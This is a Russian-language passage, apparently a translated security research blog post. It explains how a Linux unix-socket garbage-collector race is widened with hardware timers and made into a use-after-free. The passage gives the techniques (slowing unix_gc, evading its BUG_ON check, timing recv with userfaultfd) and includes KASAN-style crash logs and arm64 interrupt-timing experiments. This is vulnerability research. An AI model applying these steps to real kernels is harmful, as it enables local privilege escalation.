Я попытался измерить разницу между запрограммированным значением TSC и моментом фактического прерывания выполнения (не моментом начала обработчика прерывания, а прерыванием прежнего контекста выполнения; это можно измерить, если прерываемый контекст просто выполняет RDTSC в цикле). Результат выглядит так:



Как видно, истечение аппаратного таймера действительно добавляет значительный шум. Величина временной разницы также очень близка к частоте кварцевого генератора: отношение TSC к частоте опорного генератора ядра на этой машине равно 117. Поэтому я построил график абсолютных


значений TSC, при которых прерывалось выполнение, по модулю отношения частоты TSC к опорной частоте ядра, и получил следующее:



Это подтверждает, что `MSR_IA32_TSC_DEADLINE` (по всей видимости) является интерфейсом, который внутри преобразует указанное значение TSC во время менее гранулярных часов шины / опорного кварцевого генератора ядра, по крайней мере на некоторых CPU Intel.

Но здесь остаётся нечто очень странное: значения TSC, при которых, судя по всему, прерывается выполнение, имели отрицательное смещение относительно запрограммированного времени истечения, словно тайм-ауты округлялись вниз до менее гранулярных часов или происходило что-то подобное. Чтобы лучше понять работу прерываний таймера, я измерил на ещё одной системе (старом CPU Haswell) с изменённым ядром моменты прерывания выполнения и начала

исполнения обработчика прерывания относительно запрограммированного времени истечения, а также построил график разницы между ними:



Похоже, CPU начинает обрабатывать прерывания таймера немного раньше запрограммированного времени истечения, но вход в обработчик прерывания занимает так много времени (около 450 тактов TSC?), что к началу выполнения обработчика время истечения таймера уже давно прошло.

Как бы то ни было, для нас важно следующее: когда CPU прерывает выполнение из-за истечения таймера, это всегда происходит на фронте таймера LAPIC, а фронты таймера LAPIC возникают, когда значение TSC кратно отношению частот TSC/LAPIC. Тайминг эксплойта, который не учитывает этого и ошибочно предполагает, что `MSR_IA32_TSC_DEADLINE` имеет гранулярность TSC, будет размыт на один период часов LAPIC, который может составлять около 40 нс.

Точность около 30%, которую существующее доказательство концепции достигало при правильном тайминге, уже неплоха. Но можно ли получить лучший результат, если учесть странности таймера?

Проблема в том, что фактически мы запускаем гонку двумя таймерами с разным поведением: один основан на вызове `clock_gettime()` в цикле (и вычисляет время по TSC высокого разрешения), другой — аппаратный таймер на основе часов LAPIC более низкого разрешения. Я вижу два варианта исправления:

1. Попытаться обеспечить установку второго таймера в начале периода часов LAPIC. Тогда второй таймер, будем надеяться, поведёт себя точно как первый (либо получит дополнительное постоянное смещение, которое можно компенсировать).
2. Сдвинуть время истечения первого таймера вниз в соответствии с расстоянием от второго таймера до предыдущего периода часов LAPIC.

(Одна неприятность состоит в том, что хотя из отображения `vvar`, используемого vDSO, можно получить сведения о вычислении обычного/монотонного времени из TSC, часы подвергаются крошечным дополнительным корректировкам при каждом такте часов. В стандартных ядрах дистрибутивов (с `CONFIG_HZ=250`) они происходят каждые 4 мс, пока работает хотя бы одно ядро.)

Я попытался проверить, станет ли график тайминга аккуратнее, если учесть это округление часов LAPIC и одновременно использовать специальное ядро, чтобы схитрить и учесть возможное проскальзывание, вызванное преобразованием времени истечения из абсолютного в относительное и обратно (см. выше), но это всё равно не особенно помогло.


(Не)ожиданность: тактовая частота имеет значение

О чём мне следовало подумать намного раньше: разумеется, тактовая частота имеет значение. В новых CPU Intel с P-состояниями процессор обычно сам управляет собственной частотой и динамически корректирует её по своему усмотрению, а ОС лишь предоставляет некоторые подсказки.

В Linux есть интерфейс, который якобы сообщает «текущую частоту» каждого ядра CPU в `/sys/devices/system/cpu/cpufreq/policy<n>/scaling_cur_freq`, но при его использовании я получал другую «частоту» при каждом чтении файла, что выглядело подозрительно.

Из реализации выясняется, что показываемое там значение вычисляется в `arch_freq_get_on_cpu()` и вызываемых ею функциях: оно рассчитывается по запросу при чтении файла, а результаты кешируются примерно на 10 миллисекунд. Значение определяется как отношение разностей `MSR_IA32_APERF` и `MSR_IA32_MPERF` между предыдущим и текущим чтением. Поэтому для инструмента, который опрашивает эти значения каждые несколько секунд и хочет показать среднюю тактовую частоту за это время, подход, вероятно, хорош. Но если нужна именно текущая тактовая частота, он не подходит.

Я наскоро добавил в ядро вспомогательную функцию, которая дважды с небольшим интервалом считывает оба MSR, и это дало гораздо более чистые результаты. При измерении тактовых частот и временных смещений, на которых гонка завершается успешно, результат выглядит так (показаны только две тактовые частоты; ось Y — число успешных гонок при смещении часов, указанном на оси X, а масштабирование частоты обозначено цветом):




Очевидно, динамическое масштабирование частоты оказывает огромное влияние на тайминг гонки, чего, пожалуй, и следовало ожидать.

Но даже с учётом всего этого график по-прежнему выглядит довольно плавным, так что я явно упускаю что-то ещё. Что ж. На этом я решил прекратить эксперименты с таймингом гонки, поскольку не хотел тратить на них слишком много времени. (Или, возможно, я просто отвлёкся на что-то более новое и блестящее?)

Создание UAF

Как бы то ни было, я, вероятно, мог бы потратить гораздо больше времени на исследование отклонений тайминга (и главным образом биться головой о стену, потому что детали времени выполнения очень трудно понять во всех подробностях, а для полного понимания, возможно, потребовалось бы применить что-то вроде «Sushi Roll» от Gamozo Labs, затем подробно пройти каждую отдельную инструкцию и сопоставить наблюдения с внутренней архитектурой CPU). Не будем этого делать и вернёмся к реальной эксплуатации ошибки!

Чтобы превратить эту ошибку в повреждение памяти, нужно воспользоваться тем, что путь `recvmsg()` предполагает защиту SKB в очереди приёма от удаления мьютексом сокета, тогда как GC фактически удаляет SKB из очереди приёма, не затрагивая мьютекс сокета. Для этого во время работы unix GC нужно запустить вызов `recvmsg()`, который найдёт SKB-жертву, заблокировать его до освобождения SKB сборщиком unix GC, а затем позволить `recvmsg()` продолжить работу с освобождённым SKB. Это довольно просто: хотя здесь есть гонка, можно без труда замедлить `unix_gc()` на несколько миллисекунд, создав множество сокетов, на которые нет прямых ссылок из таблицы FD и в очередях которых находится много крошечных SKB. Ниже показан график времени выполнения unix GC на моём ноутбуке в зависимости от числа поставленных в очередь SKB, которые GC должен просмотреть:



Чтобы превратить это в UAF, также необходимо пройти следующую проверку ближе к концу `unix_gc()`:

```
/* All candidates should have been detached by now. */
BUG_ON(!list_empty(&gc_candidates));
```

`gc_candidates` — список, ранее содержавший все сокеты, которые GC счёл недостижимыми. Затем GC попытался освободить все эти сокеты, устранив их взаимные ссылки. Если нам удастся сохранить ссылку на один из сокетов, который, по мнению GC, должен исчезнуть, GC обнаружит это через `BUG_ON()`.

Но SKB-жертва вовсе не обязана ссылаться на сокет, который GC считает исчезающим. В `scan_inflight()` GC выбирает целью любой SKB с сокетом, помеченным `UNIX_GC_CANDIDATE`, то есть сокет должен был лишь быть кандидатом на сканирование GC. Если заставить SKB-жертву хранить ссылку на сокет, который не имеет прямой ссылки из таблицы файловых дескрипторов, но косвенно связан с ней через другой сокет, можно гарантировать, что `BUG_ON()` не сработает.

Я дополнил воспроизводящий пример этим приёмом и некоторыми трюками с `userfaultfd`, чтобы `recv()` выполнялся с правильным таймингом. Сегодня обычный пользователь не обязательно получает полный доступ к `userfaultfd`, но поскольку я лишь демонстрирую концепцию, а у `userfaultfd` есть альтернативы (FUSE или просто медленный доступ к диску), для этой статьи этого достаточно.

При нормальной работе обычного ядра дистрибутива UAF-обращения воспроизводящего примера фактически не будут заметны. Но если добавить в командную строку ядра флаг `slub_debug=FP` (включающий заполнение SLUB и проверки корректности), пример быстро вызывает два сбоя: сначала разыменование заполнителя, а затем обнаружение перезаписи заполнителя, показывающее, что один байт заполнителя был увеличен:

```
general protection fault, probably for non-canonical address 0x6b6b6b6b6b6b6b6b: 0000 [#1] SMP NOPTI
CPU: 1 PID: 2655 Comm: hardirq_loop Not tainted 5.10.0-9-amd64 #1 Debian 5.10.70-1
[...]
RIP: 0010:unix_stream_read_generic+0x72b/0x870
Code: fe ff ff 31 ff e8 85 87 91 ff e9 a5 fe ff ff 45 01 77 44 8b 83
      80 01 00 00 85 c0 0f 89 10 01 00 00 49 8b 47 38 48 85 c0 74 23
      <0f> bf 00 66 85 c0 0f 85 20 01 00 00 4c 89 fe 48 8d 7c 24 58 44 89
RSP: 0018:ffffb789027f7cf0 EFLAGS: 00010202
RAX: 6b6b6b6b6b6b6b6b RBX: ffff982d1d897b40 RCX: 0000000000000000
```

```
RDX: 6a0fe1820359dce8 RSI: ffffffffa81f9ba0 RDI: 0000000000000246
RBP: ffff982d1d897ea8 R08: 0000000000000000 R09: 0000000000000000
R10: 0000000000000000 R11: ffff982d2645c900 R12: ffffb789027f7dd0
R13: ffff982d1d897c10 R14: 0000000000000001 R15: ffff982d3390e000
FS:  00007f547209d740(0000) GS:ffff98309fa40000(0000) knlGS:0000000000000000
CS:  0010 DS: 0000 ES: 0000 CR0: 0000000080050033
CR2: 00007f54722cd000 CR3: 00000001b61f4002 CR4: 0000000000770ee0
PKRU: 55555554
Call Trace:
[...]
 unix_stream_recvmsg+0x53/0x70
[...]
 __sys_recvfrom+0x166/0x180
[...]
 __x64_sys_recvfrom+0x25/0x30
 do_syscall_64+0x33/0x80
 entry_SYSCALL_64_after_hwframe+0x44/0xa9
[...]
---[ end trace 39a81eb3a52e239c ]---

=============================================================================
BUG skbuff_head_cache (Tainted: G D): Poison overwritten
-----------------------------------------------------------------------------
INFO: 0x00000000d7142451-0x00000000d7142451 @offset=68.
      First byte 0x6c instead of 0x6b
INFO: Slab 0x000000002f95c13c objects=32 used=32 fp=0x0000000000000000
INFO: Object 0x00000000ef9c59c8 @offset=0 fp=0x00000000100a3918
Object 00000000ef9c59c8: 6b 6b 6b 6b 6b 6b 6b 6b 6b 6b 6b 6b 6b 6b 6b 6b  kkkkkkkkkkkkkkkk
Object 0000000097454be8: 6b 6b 6b 6b 6b 6b 6b 6b 6b 6b 6b 6b 6b 6b 6b 6b  kkkkkkkkkkkkkkkk
Object 0000000035f1d791: 6b 6b 6b 6b 6b 6b 6b 6b 6b 6b 6b 6b 6b 6b 6b 6b  kkkkkkkkkkkkkkkk
Object 00000000af71b907: 6b 6b 6b 6b 6b 6b 6b 6b 6b 6b 6b 6b 6b 6b 6b 6b  kkkkkkkkkkkkkkkk
Object 000000000d2d371e: 6b 6b 6b 6b 6c 6b 6b 6b 6b 6b 6b 6b 6b 6b 6b 6b  kkkklkkkkkkkkkk
Object 0000000000744b35: 6b 6b 6b 6b 6b 6b 6b 6b 6b 6b 6b 6b 6b 6b 6b 6b  kkkkkkkkkkkkkkkk
Object 00000000794f2935: 6b 6b 6b 6b 6b 6b 6b 6b 6b 6b 6b 6b 6b 6b 6b 6b  kkkkkkkkkkkkkkkk
Object 000000006dc06746: 6b 6b 6b 6b 6b 6b 6b 6b 6b 6b 6b 6b 6b 6b 6b 6b  kkkkkkkkkkkkkkkk
Object 000000005fb18682: 6b 6b 6b 6b 6b 6b 6b 6b 6b 6b 6b 6b 6b 6b 6b 6b  kkkkkkkkkkkkkkkk
Object 0000000072eb8dd2: 6b 6b 6b 6b 6b 6b 6b 6b 6b 6b 6b 6b 6b 6b 6b 6b  kkkkkkkkkkkkkkkk
Object 00000000b5b572a9: 6b 6b 6b 6b 6b 6b 6b 6b 6b 6b 6b 6b 6b 6b 6b 6b  kkkkkkkkkkkkkkkk
Object 0000000085d6850b: 6b 6b 6b 6b 6b 6b 6b 6b 6b 6b 6b 6b 6b 6b 6b 6b  kkkkkkkkkkkkkkkk
Object 000000006346150b: 6b 6b 6b 6b 6b 6b 6b 6b 6b 6b 6b 6b 6b 6b 6b 6b  kkkkkkkkkkkkkkkk
Object 000000000ddd1ced: 6b 6b 6b 6b 6b 6b 6b 6b 6b 6b 6b 6b 6b 6b 6b a5  kkkkkkkkkkkkkkk.
Padding 00000000e00889a7: 5a 5a 5a 5a 5a 5a 5a 5a 5a 5a 5a 5a 5a 5a 5a 5a  ZZZZZZZZZZZZZZZZ
Padding 00000000d190015f: 5a 5a 5a 5a 5a 5a 5a 5a                          ZZZZZZZZ
CPU: 7 PID: 1641 Comm: gnome-shell Tainted: G B D 5.10.0-9-amd64 #1 Debian 5.10.70-1
[...]
Call Trace:
 dump_stack+0x6b/0x83
 check_bytes_and_report.cold+0x79/0x9a
 check_object+0x217/0x260
[...]
 alloc_debug_processing+0xd5/0x130
 ___slab_alloc+0x511/0x570
[...]
 __slab_alloc+0x1c/0x30
 kmem_cache_alloc_node+0x1f3/0x210
 __alloc_skb+0x46/0x1f0
 alloc_skb_with_frags+0x4d/0x1b0
 sock_alloc_send_pskb+0x1f3/0x220
[...]
 unix_stream_sendmsg+0x268/0x4d0
 sock_sendmsg+0x5e/0x60
 ____sys_sendmsg+0x22e/0x270
[...]
 ___sys_sendmsg+0x75/0xb0
[...]
 __sys_sendmsg+0x59/0xa0
 do_syscall_64+0x33/0x80
 entry_SYSCALL_64_after_hwframe+0x44/0xa9
[...]
FIX skbuff_head_cache: Restoring 0x00000000d7142451-0x00000000d7142451=0x6b
FIX skbuff_head_cache: Marking all objects used
```

```
RIP: 0010:unix_stream_read_generic+0x72b/0x870
Code: fe ff ff 31 ff e8 85 87 91 ff e9 a5 fe ff ff 45 01 77 44 8b 83
      80 01 00 00 85 c0 0f 89 10 01 00 00 49 8b 47 38 48 85 c0 74 23
      <0f> bf 00 66 85 c0 0f 85 20 01 00 00 4c 89 fe 48 8d 7c 24 58 44 89
RSP: 0018:ffffb789027f7cf0 EFLAGS: 00010202
RAX: 6b6b6b6b6b6b6b6b RBX: ffff982d1d897b40 RCX: 0000000000000000
RDX: 6a0fe1820359dce8 RSI: ffffffffa81f9ba0 RDI: 0000000000000246
RBP: ffff982d1d897ea8 R08: 0000000000000000 R09: 0000000000000000
R10: 0000000000000000 R11: ffff982d2645c900 R12: ffffb789027f7dd0
R13: ffff982d1d897c10 R14: 0000000000000001 R15: ffff982d3390e000
FS:  00007f547209d740(0000) GS:ffff98309fa40000(0000) knlGS:0000000000000000
CS:  0010 DS: 0000 ES: 0000 CR0: 0000000080050033
CR2: 00007f54722cd000 CR3: 00000001b61f4002 CR4: 0000000000770ee0
PKRU: 55555554
```

Выводы

Попасть в гонку может стать проще, если вместо гонки двух потоков друг с другом устроить гонку одного потока с аппаратным таймером и создать гигантское временное окно для другого потока. Отсюда и название! С другой стороны, это добавляет сложности: теперь нужно учитывать реальную работу таймеров, а время, как выясняется, понятие сложное...

Это показывает, что по крайней мере в некоторые очень узкие гонки всё же можно попасть и их следует считать ошибками безопасности, даже если на первый взгляд кажется, что попасть в них чрезвычайно трудно.

Кроме того, точно рассчитывать время гонок сложно, а детали того, сколько CPU на самом деле требуется, чтобы перейти от одной точки к другой, загадочны. (Это известно не только авторам эксплойтов, но и всем, кто когда-либо пытался измерить производительность значимого изменения...)

Приложение: насколько нетерпеливы прерывания?


Я также немного экспериментировал с этим на arm64 и задумался: в какие моменты на самом деле доставляются прерывания? Заставляет ли входящее прерывание CPU немедленно всё бросить или уже выполняемые операции сначала завершаются? Это особенно интересно на телефонах, где смешаны два или три разных типа CPU.

На Pixel 4 (с четырьмя медленными ядрами с последовательным выполнением, тремя быстрыми ядрами и одним ещё более быстрым) я попробовал запускать интервальный таймер на 100 Гц (через `timer_create()`) с обработчиком сигнала, записывающим регистр PC, одновременно выполняя этот цикл:


```
400680: 91000442  add  x2, x2, #0x1
400684: 91000421  add  x1, x1, #0x1
400688: 9ac20820  udiv x0, x1, x2
40068c: 91006800  add  x0, x0, #0x1a
400690: 91000400  add  x0, x0, #0x1
400694: 91000442  add  x2, x2, #0x1
400698: 91000421  add  x1, x1, #0x1
40069c: 91000442  add  x2, x2, #0x1
4006a0: 91000421  add  x1, x1, #0x1
4006a4: 9ac20820  udiv x0, x1, x2
4006a8: 91006800  add  x0, x0, #0x1a
4006ac: 91000400  add  x0, x0, #0x1
4006b0: 91000442  add  x2, x2, #0x1
4006b4: 91000421  add  x1, x1, #0x1
4006b8: 91000442  add  x2, x2, #0x1
```

```
4006bc: 91000421  add  x1, x1, #0x1
4006c0: 17fffff0  b    400680 <main+0xe0>
```

Записанные значения PC при прерываниях имели следующее распределение на медленном ядре с последовательным выполнением:



а на быстром ядре с внеочередным выполнением распределение было таким:




Как всегда, ядра с внеочередным выполнением (out-of-order, OOO) делают всё странным, а начало цикла, похоже, каким-то образом «прикрывает» последующие инструкции. Но на ядре с последовательным выполнением видно, что больше прерываний поступает после медленных инструкций `udiv`. Судя по всему, если одна из них выполняется при поступлении прерывания, её выполнение продолжается и почему-то не прерывается?


Возьмём следующий цикл, в который добавлена инструкция `LDR`, обращающаяся к области памяти, постоянно изменяемой другим потоком:

```
4006a0: 91000442  add  x2, x2, #0x1
4006a4: 91000421  add  x1, x1, #0x1
4006a8: 9ac20820  udiv x0, x1, x2
4006ac: 91006800  add  x0, x0, #0x1a
4006b0: 91000400  add  x0, x0, #0x1
4006b4: 91000442  add  x2, x2, #0x1
4006b8: 91000421  add  x1, x1, #0x1
4006bc: 91000442  add  x2, x2, #0x1
4006c0: 91000421  add  x1, x1, #0x1
4006c4: 9ac20820  udiv x0, x1, x2
4006c8: 91006800  add  x0, x0, #0x1a
4006cc: 91000400  add  x0, x0, #0x1
4006d0: 91000442  add  x2, x2, #0x1
4006d4: f9400061  ldr  x1, [x3]
4006d8: 91000421  add  x1, x1, #0x1
4006dc: 91000442  add  x2, x2, #0x1
4006e0: 91000421  add  x1, x1, #0x1
4006e4: 17ffffef  b    4006a0 <main+0x100>
```

Загрузки с промахом кеша очевидным образом сильно влияют на тайминг. На ядре с последовательным выполнением:



На OOO-ядре:

